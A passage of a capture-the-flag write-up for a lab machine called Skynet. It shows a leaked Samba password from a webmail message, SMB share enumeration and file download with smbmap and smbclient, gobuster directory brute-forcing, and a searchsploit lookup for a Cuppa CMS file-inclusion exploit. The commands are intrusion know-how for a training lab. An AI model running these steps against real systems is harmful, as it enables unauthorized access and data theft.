

SquirrelMail 1.4.23 [SVN] - Mozilla Firefox
Skynet
SquirrelMail 1.4.23 [SVN]
10.10.41.56/squirrelmail/src/webmail.php
Folders
Last Refresh:
Thu, 4:36 pm
(Check mail)
INBOX
INBOX.Drafts
INBOX.Sent
INBOX.Trash
Compose Addresses Folders Options Search Help SquirrelMail
Message List | Unread | Delete
Previous | Next
Forward | Forward as Attachment | Reply | Reply All
View Full Header | View Printable Version | Download this as a file

Current Folder: **INBOX** Sign Out

Subject: Samba Password reset
From: skynet@skynet
Date: Tue, September 17, 2019 10:10 pm
Priority: Normal


```
We have changed your smb password after systen malfunction.
Password: )s{A&2Z=F^n_E.B`
```

This lead us onto our next SMB Share:




```
┌──(kali㉿kali)-[~]
└─$ smbmap -u milesdyson -p ')s{A&2Z=F^n_E.B`' -R -H 10.10.41.56                                           130 ×

[+] IP: 10.10.41.56:445 Name: 10.10.41.56
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        .\print$\*
        dr--r--r--                0 Tue Sep 17 01:57:41 2019    .
        dr--r--r--                0 Thu Oct 21 17:05:37 2021    ..
        dr--r--r--                0 Mon Nov 19 09:33:46 2018    W32X86
        dr--r--r--                0 Mon Nov 19 09:33:46 2018    x64
        dr--r--r--                0 Mon Nov 19 09:33:46 2018    COLOR
        dr--r--r--                0 Mon Nov 19 09:33:46 2018    W32PPC
        dr--r--r--                0 Mon Nov 19 09:33:46 2018    WIN40
        dr--r--r--                0 Mon Nov 19 09:33:46 2018    IA64
        dr--r--r--                0 Mon Nov 19 09:33:46 2018    W32ALPHA
        dr--r--r--                0 Mon Nov 19 09:33:46 2018    W32MIPS
        anonymous                                               READ ONLY       Skynet Anonymous Share
        .\anonymous\*
        dr--r--r--                0 Thu Nov 26 11:04:00 2020    .
        dr--r--r--                0 Tue Sep 17 03:20:17 2019    ..
        fr--r--r--              163 Tue Sep 17 23:04:59 2019    attention.txt
        dr--r--r--                0 Wed Sep 18 00:42:16 2019    logs
        .\anonymous\logs\*
        dr--r--r--                0 Wed Sep 18 00:42:16 2019    .
        dr--r--r--                0 Thu Nov 26 11:04:00 2020    ..
        fr--r--r--                0 Wed Sep 18 00:42:13 2019    log2.txt
        fr--r--r--              471 Wed Sep 18 00:41:59 2019    log1.txt
        fr--r--r--                0 Wed Sep 18 00:42:16 2019    log3.txt
        milesdyson                                              READ ONLY       Miles Dyson Personal Share
        .\milesdyson\*
        dr--r--r--                0 Tue Sep 17 05:05:47 2019    .
        dr--r--r--                0 Tue Sep 17 23:51:02 2019    ..
        fr--r--r--          5743095 Tue Sep 17 05:05:14 2019    Improving Deep Neural Networks.pdf
        fr--r--r--         12927230 Tue Sep 17 05:05:14 2019    Natural Language Processing-Building Sequence Model
s.pdf
        fr--r--r--         19655446 Tue Sep 17 05:05:14 2019    Convolutional Neural Networks-CNN.pdf
        dr--r--r--                0 Tue Sep 17 05:18:40 2019    notes
        fr--r--r--          4304586 Tue Sep 17 05:05:14 2019    Neural Networks and Deep Learning.pdf
        fr--r--r--          3531427 Tue Sep 17 05:05:14 2019    Structuring your Machine Learning Project.pdf
        .\milesdyson\notes\*
        dr--r--r--                0 Tue Sep 17 05:18:40 2019    .
        dr--r--r--                0 Tue Sep 17 05:05:47 2019    ..
        fr--r--r--            65601 Tue Sep 17 05:01:29 2019    3.01 Search.md
        fr--r--r--             5683 Tue Sep 17 05:01:29 2019    4.01 Agent-Based Models.md
        fr--r--r--             7949 Tue Sep 17 05:01:29 2019    2.08 In Practice.md
```

we find a document called **important.txt** under a **notes** Directory so we exfiltrate this file:




```
Failed to use machine account credentials

┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.41.56\\milesdyson -U milesdyson                                                1 ✗
Enter WORKGROUP\milesdyson's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep 17 05:05:47 2019
  ..                                  D        0  Tue Sep 17 23:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 05:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 05:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 05:05:14 2019
  notes                               D        0  Tue Sep 17 05:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 05:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 05:05:14 2019

                9204224 blocks of size 1024. 5810536 blocks available
```




```
mb: \> cd notes
mb: \notes\> ls
  .                                   D        0  Tue Sep 17 05:18:40 2019
  ..                                  D        0  Tue Sep 17 05:05:47 2019
  3.01 Search.md                      N    65601  Tue Sep 17 05:01:29 2019
  4.01 Agent-Based Models.md          N     5683  Tue Sep 17 05:01:29 2019
  2.08 In Practice.md                 N     7949  Tue Sep 17 05:01:29 2019
  0.00 Cover.md                       N     3114  Tue Sep 17 05:01:29 2019
  1.02 Linear Algebra.md              N    70314  Tue Sep 17 05:01:29 2019
  important.txt                       N      117  Tue Sep 17 05:18:39 2019
  6.01 pandas.md                      N     9221  Tue Sep 17 05:01:29 2019
  3.00 Artificial Intelligence.md      N       33  Tue Sep 17 05:01:29 2019
  2.01 Overview.md                    N     1165  Tue Sep 17 05:01:29 2019
  3.02 Planning.md                    N    71657  Tue Sep 17 05:01:29 2019
  1.04 Probability.md                 N    62712  Tue Sep 17 05:01:29 2019
  2.06 Natural Language Processing.md      N    82633  Tue Sep 17 05:01:29 2019
  2.00 Machine Learning.md            N       26  Tue Sep 17 05:01:29 2019
  1.03 Calculus.md                    N    40779  Tue Sep 17 05:01:29 2019
  3.03 Reinforcement Learning.md      N    25119  Tue Sep 17 05:01:29 2019
  1.08 Probabilistic Graphical Models.md      N    81655  Tue Sep 17 05:01:29 2019
  1.06 Bayesian Statistics.md         N    39554  Tue Sep 17 05:01:29 2019
  6.00 Appendices.md                  N       20  Tue Sep 17 05:01:29 2019
  1.01 Functions.md                   N     7627  Tue Sep 17 05:01:29 2019
  2.03 Neural Nets.md                 N   144726  Tue Sep 17 05:01:29 2019
  2.04 Model Selection.md             N    33383  Tue Sep 17 05:01:29 2019
  2.02 Supervised Learning.md         N    94287  Tue Sep 17 05:01:29 2019
  4.00 Simulation.md                  N       20  Tue Sep 17 05:01:29 2019
  3.05 In Practice.md                 N     1123  Tue Sep 17 05:01:29 2019
  1.07 Graphs.md                      N     5110  Tue Sep 17 05:01:29 2019
  2.07 Unsupervised Learning.md       N    21579  Tue Sep 17 05:01:29 2019
  2.05 Bayesian Learning.md           N    39443  Tue Sep 17 05:01:29 2019
  5.03 Anonymization.md               N     2516  Tue Sep 17 05:01:29 2019
  5.01 Process.md                     N     5788  Tue Sep 17 05:01:29 2019
  1.09 Optimization.md                N    25823  Tue Sep 17 05:01:29 2019
  1.05 Statistics.md                  N    64291  Tue Sep 17 05:01:29 2019
  5.02 Visualization.md               N      940  Tue Sep 17 05:01:29 2019
  5.00 In Practice.md                 N       21  Tue Sep 17 05:01:29 2019
  4.02 Nonlinear Dynamics.md          N    44601  Tue Sep 17 05:01:29 2019
  1.10 Algorithms.md                  N    28790  Tue Sep 17 05:01:29 2019
  3.04 Filtering.md                   N    13360  Tue Sep 17 05:01:29 2019
  1.00 Foundations.md                 N       22  Tue Sep 17 05:01:29 2019

                9204224 blocks of size 1024. 5810536 blocks available
mb: \notes\> get important.txt
etting file \notes\important.txt of size 117 as important.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/se
```

This file contained the name of a hidden directory on the web server:



```
1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```

If we navigate to the hidden directory we find miles dysons personal page:


Mozilla Firefox
SquirrelMail 1.4.23 [SVN]
Binary decoder: Online b
10.10.41.56/45kra24zxs28v
10.10.41.56/45kra24zxs28v3yd/


Miles Dyson Personal Page

Dr. Miles Bennett Dyson was the original inventor of the neural-net processor which would lead to the development of Skynet,
a computer A.I. intended to control electronically linked weapons and defend the United States.

Nothing really interesting here but we now know what miles looks like.


Within the source code it tells us he is the creator of skynet AI.

We run GoBuster on the hidden directory seen below:



```
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --url http://10.10.41.56//45kra24z
xs28v3yd
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.41.56//45kra24zxs28v3yd
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/21 18:03:25 Starting gobuster in directory enumeration mode
===============================================================
/administrator        (Status: 301) [Size: 335] [--> http://10.10.41.56/45kra24zxs28v3yd/administrator/]

===============================================================
2021/10/21 18:16:09 Finished
===============================================================
```

we find an /Administrator directory so we navigate to it via http://skynetIP/45kre24xzs28v3yd/administrator/ in our web browser.




Cuppa CMS - Mozilla Firefox
SquirrelMail 1.4.23 [SVN]
Binary decoder: Online b
Cuppa CMS
10.10.41.56/45kra24zxs28v3yd/administrator/
Cuppa CMS
cuppacms.com
Username
Password
Submit

Use a valid username and password to gain access to the administrator

CMS SERVER Exploitation


We check on searchslploit for **cuppa cms:**



```
 Exploit Title                                                 |  Path
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion | php/webapps/25971.txt
Shellcodes: No Results
```

The Referenced **EDB-ID: 25971** allows local and remote file inclusions on the server.

https://www.exploit-db.com/exploits/25971



